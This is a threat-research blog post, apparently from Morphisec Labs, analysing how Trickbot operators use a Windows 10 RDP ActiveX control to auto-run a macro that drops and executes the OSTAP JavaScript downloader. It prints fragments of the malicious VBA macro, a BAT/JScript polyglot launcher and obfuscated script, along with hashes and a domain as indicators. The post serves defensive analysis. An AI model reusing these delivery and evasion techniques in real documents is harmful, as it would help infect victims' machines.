Trickbot Delivery Method Gets a New Upgrade Focusing on Windows 10

blog.morphisec.com/trickbot-delivery-method-gets-a-new-upgrade-focusing-on-windows

- Tweet
-

EDITOR'S NOTE: The previous version of this blog post mis-identified the source of this attack as the FIN7 group; GRIFFON and OSTAP are both very long javascripts that have many similarities. This caused the confusion in identifying the attack as coming from FIN7. This is still an important find though, as Trickbot is one of the most advanced malware frameworks.

Over the past few weeks, Morphisec Labs researchers identified a couple dozen documents that execute the OSTAP javascript downloader.

This time we have identified the use of the latest version of the remote desktop activeX control class that was introduced for Windows 10. The attackers utilize the activeX control for automatic execution of the malicious Macro following an enable of the Document content.


As newer features are introduced to a **constantly updating OS,** so too the detection vendors need to update their techniques to protect the system. This may become very exhausting and time--consuming work, which can lead to the opposite effect of pushing defenders even farther behind the attacker. Trickbot distributors have yet again taken advantage of the opportunity this change presents.

While tracing this group abusing the remote activeX control we also identified other groups misusing the same and earlier controls although with a slightly different technique.


Technical details

Document

Most of the targeted documents were following the naming convention "*i<7-9 random digits>.doc*", as each document usually contained an image to convince targets to enable the content. This leads to the execution of the malicious macro, only this time the image also hid an ActiveX control slightly below it. The *malicious OSTAP JavaScript* downloader is then hidden in white colored letters in between the content, so it’s not visible to people but can be seen by machines.




Examining the activeX control revealed the use of the MsRdpClient10NotSafeForScripting class (which is used for remote control). The *Server* field is empty in the script, which will later cause an error that the attackers will actually abuse to properly execute their own code.



Macro

Inspection of the macro revealed an interesting trigger method -- *“<name>_OnDisconnected”* -- which will be the main function that is first executed. This method didn’t execute immediately as it takes time for it to try and resolve DNS to an empty string and then return an error. The **OSTAP** will not execute unless the error number matches exactly to *"disconnectReasonDNSLookupFailed"* (260); the OSTAP *wscript* command is concatenated with a combination of characters that are dependent on the error number calculation.



disconnectReasonDNSLookupFailed (260 (0x104))

DNS name lookup failure.

Going over the documentation for the msrdpclient10 reveals that it will not work on workstations that are not updated to windows 10.

Requirements

Minimum supported client	Windows 10 [desktop apps only]
Minimum supported server	Windows Server 2016
Type library	MsTscAx.dll
DLL	MsTscAx.dll
CLSID	CLSID_MsRdpClient10NotSafeForScripting is defined as A0C63C30-F08D-4AB4-907C-34905D770C7D


As soon as OSTAP is created in the form of a BAT file, this file is executed, and the word document form is closed.

```
    For tabela = 1 To ActiveDocument.Tables.Count
        If ThisDocument.Tables.Item(tabela).Cell(1, 1).Range.Text Like "*Code*" Then
            For wiersz = 2 To ActiveDocument.Tables(tabela).Rows.Count
                If ActiveDocument.Tables(tabela).Cell(wiersz, 4).Range.Text Like "*Repaired*" Then
                    ThisDocument.Tables.Item(tabela).Rows(wiersz).Shading.BackgroundPatternColor = wdColorGray15

                ElseIf ActiveDocument.Tables(tabela).Cell(wiersz, 4).Range.Text Like "*New entry*" Then
                    ThisDocument.Tables.Item(tabela).Rows(wiersz).Shading.BackgroundPatternColor = wdColorLightGreen
                Else:
                    ThisDocument.Tables.Item(tabela).Rows(wiersz).Shading.BackgroundPatternColor = wdColorWhite
                End If
            Next wiersz
        End If
    Next tabela

For tabela = 1 To CreateObject(FiBer(Kolt)).Run(Viilerfor, Me.ConsecutiveHyphensLimit)

Exit For
     Next tabela

End Sub
```

Watches

Expression	Value	Type
Kolt	"WScript.Shell"	String
Viilerfor	""C:\Users\[redacted]\AppData\Roaming\1.doc260.bat""	String

GRIFFON



The BAT will execute *wscript* back with its own content -- an old trick using comments that the BAT will disregard during the execution of *wscript* (non-recognized command) while skipped together with its content when executed by *wscript* (or any other interpreter that adheres to the comments syntax).

```
/*
wscript  /e:JScript "%~f0"
*/
/*©€£?*/;try{ /*?SOH*/; rtsdfwith97ko='728';switch (rtsdfwith97ko){case ('rtsdfwith
```

As soon as the JavaScript is beautified, we get back to the same old GRIFFON obfuscation pattern.

```
        })(FKeol) + (function(nuhfigh4) {
            nuhfigh4[DasiK] = 4;
            nuhfigh4[DasiK + 7] = 112;
            return RnbqqppSA() + (nuhfigh4[57] - nuhfigh4[DasiK]), 'f');
        })(FKeol, true, 'hips90', false, 'cause30') + (function(hffthink3) {
            hffthink3[DasiK] = 1;
            hffthink3[DasiK + 7] = 102;
            return RnbqqppSA() + (hffthink3[57] - hffthink3[DasiK]), 'f');
        })(FKeol, null) + (function(qpiGlad74) {
            qpiGlad74[DasiK] = 1;
            qpiGlad74[DasiK + 7] = 102;
            return RnbqqppSA() + (qpiGlad74[57] - qpiGlad74[DasiK]), 'f');
        })(FKeol, 125) + (function(nvsask4) {
            nvsask4[DasiK] = 1;
            nvsask4[DasiK + 7] = 113;
            return RnbqqppSA() + (nvsask4[57] - nvsask4[DasiK]), 'f');
        })(FKeol, false)](32035);
        continue;
    };
};
rtsdftouching10ko = {
    R: 78
};
rtsdfsharp4ko = {
    D: 72
};
rtsdftemperat88ko = {
```

Conclusions

Updating your operating system is necessary for better security, even though it doesn't always serve that purpose. This example with OSTAP makes it clear that this doesn't always work. Even with an updated OS, there remains a need for preventive measures such as attack surface reduction, moving target defense, and hardening.

There are hundreds more objects that have been introduced in the latest Windows 10 and even dozens more methods in the described object that sophisticated attackers can abuse. There might also be opportunities for vulnerability exploitation with every new feature but this is not in the scope of this blog post.

Appendix

Hashes

74422ee3e1274bad11f5ac44712b1d10fce3a1e7fd9acc0a82fe88d9e9b7b78e

891c716d059459d97a726a9bb262bc20f369b6c810097ff312fd710a4d4da577

3d0c3f3d464a8229480b6d4a024d2982c72d67942d8ee245dd91da1a26ddd22a

ff7334237ad5a76d682c32267ffbada9ef091eb87f3683981b71e1d84c3990a9

414744acddc03bb095a31708c66f33ae456af58ae85ab2887e9781b528034064

8b975bcdc73d28d299b60b7c1ab81c0a5b3a30153725dc41e836659a4ea78831

005a1e42bb3e5092124dfa40b9a765339c7ab9ea00c276ba2f2af32ce2ed81ce

200a0cc130113fedd2e3baa0e5988ca18102a652909b2530785242fd800dd4f5

c1374ddd0b06eb942a7d5224ebf3c6a10802902dd8eee03fe9603292714f8bf1

bb7a43ea1a305228e6ff36abef475e046e549e309fddf334d97707bfbc47aef4

683a9df3e291669e6a1ee35aa08222e228bd553f76ba049c4b8873f6d9eb8880

6226065b170ad402b35ff8307eab843f46b54cc7a93a3717af0fa9cf2eb433df

0d25947452fbd14301f660f357845760693eabf61e99bd55c7ab47a44a88ccd5

…

Domains:

insiderppe.cloudapp[.]net

Contact SalesInquire via Azure